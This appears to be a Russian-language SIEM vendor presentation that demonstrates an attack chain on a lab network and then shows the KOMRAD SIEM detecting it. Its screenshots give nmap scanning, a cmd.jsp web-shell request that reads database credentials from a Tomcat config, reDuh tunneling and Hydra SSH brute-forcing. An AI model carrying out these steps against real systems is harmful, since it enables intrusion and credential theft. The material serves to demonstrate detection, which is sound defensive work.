
```
Applications ▾ Places ▾ Terminal ▾ Tue 18:17 1
root@kali: ~

File Edit View Search Terminal Help
root@kali:~# nmap -O 192.168.2.1


Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-11-17 18:16 MSK
Nmap scan report for 192.168.2.1
Host is up (0.00088s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
8080/tcp  open  http-proxy
MAC Address: 08:00:27:66:1E:23 (Cadmus Computer Systems)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2008|Vista|7 (99%)
OS CPE: cpe:/o:microsoft:windows_server_2008::beta3 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_server_2008
s_vista::sp2 cpe:/o:microsoft:windows_7::sp1
Aggressive OS guesses: Microsoft Windows Server 2008 or 2008 Beta 3 (99%), Microsoft Windows Vista SP2, Windows
7 SP1, or Windows Server 2008 (92%), Microsoft Windows 7 SP1 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.72 seconds
root@kali:~#
```


2. Злоумышленник подбирает пароль



3. Злоумышленник загружает вредоносные веб-приложения




4. Злоумышленник узнает пароль для доступа к БД



```
Source of: http://192.168.2.1:8080/cmd/cmd.jsp?cmd=cmd.exe+%2F&type+%22C%3A%5CProgram+Files+%28x86%29%5CApac...
File Edit View Help
11 <?xml version='1.0' encoding='utf-8'?>
12 <!--
13 Licensed to the Apache Software Foundation (ASF) under one or more
14 contributor license agreements. See the NOTICE file distributed with
15 this work for additional information regarding copyright ownership.
16 The ASF licenses this file to You under the Apache License, Version 2.0
17 (the "License"); you may not use this file except in compliance with
18 the License. You may obtain a copy of the License at
19
20 http://www.apache.org/licenses/LICENSE-2.0
21
22 Unless required by applicable law or agreed to in writing, software
23 distributed under the License is distributed on an "AS IS" BASIS,
24 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
25 See the License for the specific language governing permissions and
26 limitations under the License.
27 -->
28 <!-- The contents of this file will be loaded for each web application -->
29 <Context>
30
31 <!-- Default set of monitored resources. If one of these changes, the -->
32 <!-- web application will be reloaded. -->
33 <WatchedResource>WEB-INF/web.xml</WatchedResource>
34 <WatchedResource>${catalina.base}/conf/web.xml</WatchedResource>
35
36 <!-- Uncomment this to disable session persistence across Tomcat restarts -->
37 <!--
38 <Manager pathname="" />
39 -->
40 <Resource
41 name="jdbc/postgres"
42 auth="Container"
43 type="javax.sql.DataSource"
44 driverClassName="org.postgresql.Driver"
45 url="jdbc:postgresql://192.168.3.18:5432/test database"
46 username="test_user"
47 password="postgrpasswd"
48 maxTotal="20"
49 maxIdle="10"
```

5. Злоумышленник создает туннель для доступа к БД



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# netcat 127.0.0.1 1010  
Welcome to the reDuh command line  
>>[createTunnel]1234:192.168.3.18:22  
Successfully bound locally to port 1234. Awaiting connections.  
>>|
```


6. Подбор пароля к серверу БД

```
Applications ▾ Places ▾ Terminal ▾ Tue 18:25 3 [audio icon] [network icon] [close icon]
root@kali: ~

File Edit View Search Terminal Help

root@kali:~# hydra localhost ssh -s 1234 -L userlist.lst -P wordlist.lst -t 1 -vV
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for il
legal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-11-17 18:23:35
[DATA] max 1 task per 1 server, overall 64 tasks, 16 login tries (l:2/p:8), ~0 tries per task
[DATA] attacking service ssh on port 1234
[VERBOSE] Resolving addresses ... done
[INFO] Testing if password authentication is supported by ssh://127.0.0.1:1234
[INFO] Successful, password authentication is supported by ssh://127.0.0.1:1234
[ATTEMPT] target localhost - login "admin" - pass "password1" - 1 of 16 [child 0]
[ATTEMPT] target localhost - login "admin" - pass "abc123" - 2 of 16 [child 0]
[ATTEMPT] target localhost - login "admin" - pass "fuckyou" - 3 of 16 [child 0]
[ATTEMPT] target localhost - login "admin" - pass "1" - 4 of 16 [child 0]
[ATTEMPT] target localhost - login "admin" - pass "monkey1" - 5 of 16 [child 0]
[ATTEMPT] target localhost - login "admin" - pass "iloveyou1" - 6 of 16 [child 0]
[ATTEMPT] target localhost - login "admin" - pass "123456" - 7 of 16 [child 0]
[ATTEMPT] target localhost - login "admin" - pass "myspace" - 8 of 16 [child 0]
[STATUS] 8.00 tries/min, 8 tries in 00:01h, 8 todo in 00:02h, 1 active
[ATTEMPT] target localhost - login "root" - pass "password1" - 9 of 16 [child 0]
[ERROR] ssh target does not support password auth
[VERBOSE] Retrying connection for child 0
[RE-ATTEMPT] target localhost - login "root" - pass "password1" - 9 of 16 [child 0]
[ERROR] ssh target does not support password auth
[VERBOSE] Retrying connection for child 0
[RE-ATTEMPT] target localhost - login "root" - pass "password1" - 9 of 16 [child 0]
[ATTEMPT] target localhost - login "root" - pass "abc123" - 10 of 16 [child 0]
[ATTEMPT] target localhost - login "root" - pass "fuckyou" - 11 of 16 [child 0]
[ATTEMPT] target localhost - login "root" - pass "1" - 12 of 16 [child 0]
[1234][ssh] host: localhost login: root password: 1
[STATUS] attack finished for localhost (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-11-17 18:25:10
root@kali:~#
```


7. SQL-запросы к серверу БД

```
Applications ▾ Places ▾ Terminal ▾ Tue 18:26
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ssh localhost -p 1234
The authenticity of host '[localhost]:1234 ([::1]:1234)' can't be established.
ECDSA key fingerprint is d0:bd:26:01:1c:ff:6a:89:a5:d8:99:b8:e0:11:a3:99.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:1234' (ECDSA) to the list of known hosts.
root@localhost's password:
Welcome to the reDun command line
Активен режим Единого Пространства Пользователей с доменом по умолчанию '.example.org'.
Linux astra 3.2.0-27-generic #43astra9 SMP Fri Nov 2 01:34:28 MSK 2012 x86_64
Last login: Tue Nov 17 18:02:27 2015 from 192.168.4.12
root@astra:~# psql -h localhost test_database test_user
Пароль пользователя test_user:
psql: FATAL: password authentication failed for user "test_user"
FATAL: password authentication failed for user "test_user"
root@astra:~# psql -h localhost test_database test_user
Пароль пользователя test_user:
psql (8.4.21)
SSL-соединение (шифр: DHE-RSA-AES256-SHA, бит: 256)
Введите "help", чтобы получить справку.

test_database=> \l

```

Имя	Владелец	Кодировка	Список баз данных Правило сортировки	LC_CTYPE	Права доступа
postgres	postgres	UTF8	ru_RU.UTF-8	ru_RU.UTF-8	
template0	postgres	UTF8	ru_RU.UTF-8	ru_RU.UTF-8	=c/postgres : postgres=CTc/postgres
template1	postgres	UTF8	ru_RU.UTF-8	ru_RU.UTF-8	=c/postgres : postgres=CTc/postgres
test_database	postgres	UTF8	ru_RU.UTF-8	ru_RU.UTF-8	=Tc/postgres : postgres=CTc/postgres : test_user=CTc/postgres

```

(4 строки)
test_database=> SELECT*FROM
```

8. Все события зарегистрированы SIEM-системе

The screenshot displays the Echelon KOMRAD SIEM web interface. The top navigation bar includes the KOMRAD logo and a sidebar menu with options like 'Цифровые панели', 'Инциденты', 'Тревоги', 'Задания', 'База знаний', 'Анализ', 'Отчеты', 'Средства', 'Установки', 'Сведения', and 'Система'. The main content area shows a table of security events with columns for event ID, description, risk level, date, source, destination, and correlation level. The table is filtered by 'Источники (4)' and 'Назначения (3)'. The events are grouped by 'Сводка тревог' (Summary of alarms) and include details like 'Total events matched with high rule level' and 'Bovero count'.

#	Тревога	Риск	Дата	Источник	Назначение	Уровень корреляции
1	Обнаружена атака	6	2015-11-17 17:28:56	Astra-Postgres	Astra-Postgres	13
Сводка тревог [Total events matched with high rule level: 6 - Bovero count: 5 - Unique Dst IPAddr: 1 - Unique Types: 1 - Unique Dst Ports: 1]						
1	ossec (Postgresql) Request	0	2015-11-17 17:28:56	Astra-Postgres	Astra-Postgres	13
2	ossec (Postgresql) Request	0	2015-11-17 17:28:52	Astra-Postgres	Astra-Postgres	13
3	ossec (Postgresql) Request	0	2015-11-17 17:27:21	Astra-Postgres	Astra-Postgres	13
4	ossec (Postgresql) Request	0	2015-11-17 17:27:14	Astra-Postgres	Astra-Postgres	13
5	ossec (Postgresql) Request	0	2015-11-17 17:27:10	Astra-Postgres	Astra-Postgres	13
2	Обнаружена атака	2	2015-11-17 17:28:56	0.0.0.0	Astra-Postgres	12
Сводка тревог [Total events matched with high rule level: 5 - Bovero count: 1 - Unique Dst IPAddr: 1 - Unique Types: 1 - Unique Dst Ports: 1]						
6	ossec (PostgreSQL) password authentication succeeded	0	2015-11-17 17:26:56	0.0.0.0	Astra-Postgres	12
3	Обнаружена атака	1	2015-11-17 17:26:49	0.0.0.0	Astra-Postgres	11
Сводка тревог [Total events matched with high rule level: 1 - Bovero count: 4 - Unique Dst IPAddr: 1 - Unique Types: 1 - Unique Dst Ports: 1]						
7	ossec (PostgreSQL) password authentication failed	0	2015-11-17 17:26:49	0.0.0.0	Astra-Postgres	11
8	ossec (PostgreSQL) password authentication failed	0	2015-11-17 17:26:43	0.0.0.0	Astra-Postgres	11
9	ossec (PostgreSQL) password authentication failed	0	2015-11-17 17:26:36	0.0.0.0	Astra-Postgres	11
10	ossec (PostgreSQL) password authentication failed	0	2015-11-17 17:26:26	0.0.0.0	Astra-Postgres	11
4	Обнаружена атака	1	2015-11-17 17:26:07	Win7-web-51287	0.0.0.0	10
Сводка тревог [Total events matched with high rule level: 4 - Bovero count: 1 - Unique Dst IPAddr: 1 - Unique Types: 1 - Unique Dst Ports: 1]						
11	ossec: SSHD authentication success.	0	2015-11-17 17:25:47	Win7-web-51287	0.0.0.0	10
5	Обнаружена атака	1	2015-11-17 17:25:40	Win7-web	Astra-Postgres	9
Сводка тревог [Total events matched with high rule level: 1 - Bovero count: 3 - Unique Dst IPAddr: 1 - Unique Types: 1 - Unique Dst Ports: 1]						
12	ossec: SSHD authentication failed.	0	2015-11-17 17:25:40	Win7-web	Astra-Postgres	9
13	ossec: SSHD authentication failed.	0	2015-11-17 17:25:38	Win7-web	Astra-Postgres	9

SIEM - единая точка контроля состояния ИБ



Контактная информация



107023, ул. Электrozаводская, д. 24



+7(495) 223-23-92

+7(495) 645-38-11



<http://www.npo-echelon.ru>



mail@npo-echelon.ru